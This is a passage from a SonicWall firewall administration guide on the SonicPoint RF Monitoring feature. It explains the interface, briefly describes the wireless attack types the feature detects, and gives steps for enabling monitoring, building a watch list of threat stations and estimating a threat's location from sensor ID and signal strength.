
SonicWall RF monitoring is:

- **Real-Time** - View logged information as it happens

- **Transparent** - No need to halt legitimate network traffic when managing threats
- **Comprehensive** - Provides detection of many types of RF threats. For complete descriptions of the above types of RF Threat Detection, see Practical RF Monitoring Field Applications on page 868.

Management Interface Overview

The **SonicPoint > RF Monitoring** management interface provides a central location for selecting RF signature types, viewing discovered RF threat stations, and adding discovered threat stations to a watch list. This section describes the components of the **SonicPoint > RF Monitoring** page.




RF Monitoring components

Name	Description
Action Items	Provides the options to accept, cancel, refresh, and clear the RF Monitoring page. See Action Items on page 860.
RF Monitoring Summary Panel	Displays the SonicPoint RF Monitoring units, total RF threats, and measurement interval (using seconds as the unit of measurement). See RF Monitoring Summary on page 860.
802.11 General Frame Setting	Displays the amount of total general threats and the option to enable long duration. See 802.11 General Frame Setting on page 860.
802.11 Management Frame Setting	Configures your management frame settings and displays the number of threats for each setting. See 802.11 Management Frame Setting on page 861.

RF Monitoring components

Name	Description
802.11 Data Frame Setting	Configures your data frame settings and displays the number of threats for each setting. See 802.11 Data Frame Setting on page 862.
Discovered RF Threat Stations	Displays information about either all discovered RF threat stations or only those on the Watch List Group. See Discovered RF Threat Stations on page 863.


Action Items



Action-item buttons

Button Name	Description
Accept	Accepts the latest configuration settings.
Cancel	Cancels any changed RF Monitoring settings.
Refresh	Refreshes the **SonicPoint > RF Monitoring** page.
Clear	Clears all the configured settings and returns the page back to the default settings.


RF Monitoring Summary



RF Monitoring summary components

Name	Description
SonicPoint RF Monitoring Units	Displays the total number of SonicPoints.
Total RF Threats	Displays, in red, the total number of RF threats.
Measurement Interval (Seconds)	Enter the desired measurement interval in seconds. The default interval is 300 seconds.


802.11 General Frame Setting



802.11 General Frame setting

Name	Description
Total General Threats	Displays the total number of general threats.
Long Duration	Wireless devices share airwaves by dividing the RF spectrum into 14 staggered channels. Each device reserves a channel for a specified (short) duration, and during the time that any one device has a channel reserved, other devices know not to broadcast on this channel. Long Duration attacks exploit this process by reserving many RF channels for very long durations, effectively stopping legitimate wireless traffic from finding an open broadcast channel. By default, this option is not specified.

802.11 Management Frame Setting



Clicking the checkboxes enables/disables the monitors described in 802.11 Management Frame setting. By default, all are enabled.


802.11 Management Frame setting

Name	Description
Total Management Threats	Displays the total number of management threats.
Management Frame Flood	This variation on the DoS attack attempts to flood wireless access points with management frames (such as association or authentication requests) filling the management table with bogus requests.
Null Probe Response	When a wireless client sends out a probe request, the attacker sends back a response with a Null SSID. This response causes many popular wireless cards and devices to stop responding.
Broadcasting De-authentication	This DoS variation sends a flood of spoofed de-authentication frames to wireless clients, forcing them to constantly de-authenticate and subsequently re-authenticate with an access point.
Valid Station With Invalid SSID	In this attack, a rouge access point attempts to broadcast a trusted station ID (ESSID). Although the BSSID is often invalid, the station can still appear to clients as though it is a trusted access point. The goal of this attack is often to gain authentication information from a trusted client.

802.11 Management Frame setting

Name	Description
Wellenreiter Detection	Wellenreiter is a popular software application used by attackers to retrieve information from surrounding wireless networks.
Ad-Hoc Station Detection	Ad-Hoc stations are nodes that provide access to wireless clients by acting as a bridge between the actual access point and the user. Wireless users are often tricked into connecting to an Ad-Hoc station instead of the actual access point, as they may have the same SSID. This allows the Ad-Hoc station to intercept any wireless traffic that connected clients send to or receive from the access point.

802.11 Data Frame Setting




Clicking the checkboxes enables/disables the following monitors. By default, **Unassociated Station** is not selected, the others are enabled.

802.11 Data Frame setting

Name	Description
Total Data Threats	Displays the total number of data threats.
Unassociated Station	A wireless station attempts to authenticate prior to associating with an access point, the unassociated station can create a DoS by sending a flood of authentication requests to the access point while still unassociated.
NetStumbler Detection	Typically used to locate both free Internet access as well as interesting networks. NetStumbler interfaces with a GPS receiver and mapping software to automatically map out locations of wireless networks. NetStumbler is also used by attackers to retrieve information from surrounding wireless networks.
EAPOL Packet Flood	Extensible Authentication Protocol over LAN (EAPOL) packets are used in WPA and WPA2 authentication mechanisms. As these packets, like other authentication request packets, are received openly by wireless access points, a flood of these packets can result in DoS to your wireless network.
Weak WEP IV	WEP security mechanism uses your WEP key along with a randomly chosen 24-bit number known as an Initialization Vector (IV) to encrypt data. Network attackers often target this type of encryption because some of the random IV numbers are weaker than others, making it easier to decrypt your WEP key.

Discovered RF Threat Stations



Discovered RF Threat Stations table

Name	Description
Items	Displays the total number of logged threats. Use the arrow buttons to navigate through pages if applicable.
View Style: Station	Selects the type of stations displayed in the list of entries: • All Discovered Systems • Only Stations in Watch List Group
# MAC Address	Sorts the entries by MAC Address. This is the physical address of the RF threat station.
Type	Sorts the entries by the type of wireless signal received from the threat station.
Vendor	Sorts the entries by vendor. This is the manufacturer of the threat station (determined by MAC address).
RSSI	Sorts the entries by the received signal strength as reported by the SonicPoint. This entry, along with the **Sensor** entry, can be helpful in triangulating the actual physical position of the RF threat device.
Rate	Sorts the entries by transfer rate (Mbps) of the threat station.
Encrypt	Sorts the entries by wireless signal encryption on the threat station, **None**, or **Encrypted**.
RF Threat	Sorts the entries by RF threat (occurs in the latest time).
Update Time	Sorts the entries by the time this log record was created/updated.
Sensor	Sorts the entries by the ID of the SonicPoint which recorded this threat. This entry, along with the **Rssi** entry, can be helpful in triangulating the actual physical position of the RF threat device.
Comment	Displays a text box to add comments about the threat.
Configure	Configures a watch list for discovered stations.

TIP: It is possible to find approximate locations of RF Threat devices by using logged threat statistics. For more practical tips and information on using the RF Management threat statistics, see Practical RF Monitoring Field Applications on page 868

Configuring the RF Monitoring Feature

NOTE: For details on using the **SonicPoint > RF Monitoring** management interface, refer to Management Interface Overview on page 859. An overview of practical uses for collected RF Monitoring data can be found in Practical RF Monitoring Field Applications on page 868

Topics:


- Selecting RF Signature Types on page 867
- Adding a Threat Station to the Watch List on page 867

Configuring RF Monitoring on SonicPoint(s)

For RF Monitoring to be enforced, you must enable the RF Monitoring option on all available SonicPoint devices.


To re-provision all available SonicPoints with RF Monitoring enabled:

1 Navigate to **SonicPoint > SonicPoints**.




2 In the **SonicPoint N Provisioning Profiles** section, click the **Edit** icon corresponding to the desired SonicPoint Provisioning Profile. One of the two **Edit SonicPoint *type* Profile** dialogs displays:


- **SonicPointACe/ACi/N2** and **SonicPointNDR** profiles



- **SonicPointN** profile



3 In the **SonicPoint Profile '*type*' Settings** section, click the **Enable RF Monitoring** checkbox.



4 Click the **OK** button.

NOTE: To ensure all SonicPoints are updated with the RF Monitoring feature enabled, it is necessary to delete all current SonicPoints from the **SonicPoints** table and re-synchronize these SonicPoints using the profile you just created.

5 Select the SonicPoints to delete or click the checkbox in the table header to select all SonicPoints in the table.

6 Click the **Delete All** button.


7 Click the **Synchronize SonicPoints** button at the top of the page.

Your SonicPoints reboot with the RF Monitoring feature enabled. Be patient as the reboot process may take several minutes.

Selecting RF Signature Types

The RF Monitoring management interface allows you to select which types of RF threats your SonicWall monitors and logs.

1 Navigate to **SonicPoint > RF Monitoring**. RF threat types are displayed, with a checkbox next to each.



2 Click the checkbox next to the RF threat to enable/disable management of that threat. By default, all RF threats are checked as managed.

TIP: For a complete list of RF Threat types and their descriptions, see 802.11 Management Frame Setting on page 861.


3 Click **Accept** at the top of the page to update the configuration.

Adding a Threat Station to the Watch List

The RF Monitoring Discovered Threat Stations Watch List feature allows you to create a watch list of threats to your wireless network. The Watch List is used to filter results in the Discovered RF Threat Stations list.

To add a station to the watch list:

1 In the **SonicPoint > RF Monitoring** page, navigate to the **Discovered RF threat stations** section.




2 Click the **Edit** icon that corresponds to the threat station you wish to add to the watch list. A confirmation dialog displays.

3 Click **OK** to add the station to the watch list.

4 If you have accidentally added a station to the watch list, or would otherwise like a station removed from the list, click the **Delete** icon that corresponds to the threat station you wish to remove.

TIP: After you have added one or more stations to the watch list, you can filter results to see only these stations in the real-time log by choosing **Only Stations in Watch List Group** from the **View Type** drop-down menu.



5 Click **Accept**.

Practical RF Monitoring Field Applications

This section provides an overview of practical uses for collected RF Monitoring data in detecting Wi-Fi threat sources. Practical RF Monitoring Field Applications are provided as general common-sense suggestions for using RF Monitoring data.

Topics:

Before Reading this Section

When using RF data to locate threats, keep in mind that wireless signals are affected by many factors. Before continuing, take note of the following:

- **Signal strength is not always a good indicator of distance** - Obstructions such as walls, wireless interference, device power output, and even ambient humidity and temperature can affect the signal strength of a wireless device.
- **A MAC Address is not always permanent** - While a MAC address is generally a good indicator of device type and manufacturer, this address is susceptible to change and can be spoofed. Also, originators of RF threats may have more than one hardware device at their disposal.

Using Sensor ID to Determine RF Threat Location

In the **Discovered RF Threat Stations** table, the **Sensor** field indicates which Sonic Point is detecting the particular threat. Using the sensor ID and MAC address of the SonicPoint allows you to easily determine the location of the SonicPoint that is detecting the threat.

TIP: For this section in particular (and as a good habit in general), you may find it helpful to keep a record of the locations and MAC addresses of your SonicPoints.

1 Navigate to the **SonicPoint > RF Monitoring** page.

2 In the **Discovered RF Threat Stations** table, locate the **Sensor** for the SonicPoint that is detecting the targeted RF threat and record the number.

3 Navigate to **SonicPoint > SonicPoints**.


4 In the **SonicPoints** table, locate the SonicPoint that matches the Sensor number you recorded in Step 2.

5 Record the **MAC address** for this SonicPoint.

6 Use the MAC address to find the physical location of the SonicPoint.

The RF threat is likely to be in the location that is served by this SonicPoint.


Using sensor ID to determine RF threat location



Using RSSI to Determine RF Threat Proximity

This section builds on what was learned in the Using Sensor ID to Determine RF Threat Location on page 868. In the Discovered RF Threat Stations list, the Rssi field indicates the signal strength at which particular Sonic Point is detecting an RF threat.

Using RSSI to determine RF threat proximity



The Rssi field allows you to easily determine the proximity of an RF threat to the SonicPoint that is detecting that threat. A higher Rssi number generally means the threat is closer to the SonicPoint.

IMPORTANT: Remember that walls serve as barriers for wireless signals. While a very weak Rssi signal may mean the RF threat is located very far from the SonicPoint, it may also indicate a threat located near, but outside the room or building.

1 Navigate to the **SonicPoint > RF Monitoring** page.

2 In the **Discovered RF Threat Stations** table, locate the **Sensor** and **Rssi** for the SonicPoint that is detecting the targeted RF threat and record these numbers.

3 Navigate to the **SonicPoint > SonicPoints** page.

4 In the **SonicPoints** table, locate the SonicPoint that matches the Sensor number you recorded in Step 2.

5 Record **the MAC address** for this SonicPoint.

6 Use the MAC address to find the physical location of the SonicPoint.

A high Rssi usually indicates an RF threat that is closer to the SonicPoint. A low Rssi can indicate obstructions or a more distant RF threat.

77

Using RF Analysis

SonicPoint > RF Analysis

This section describes how to use the RF Analysis feature in SonicWall SonicOS to help best utilize the wireless bandwidth with SonicPoint and SonicPoint-N appliances.

Topics:

RF Analysis Overview

RF Analysis (RFA) is a feature that helps wireless network administrator understand how wireless channels are utilized by the managed SonicPoints, SonicPoint Ns/NDRs/ACs, and all other neighboring wireless access points.

NOTE: SonicWall RFA can analyze third-party access points and include these statistics in RFA data as long as at least one SonicPoint access point is present and managed through the SonicWall firewall.

Topics:

Why RF Analysis?

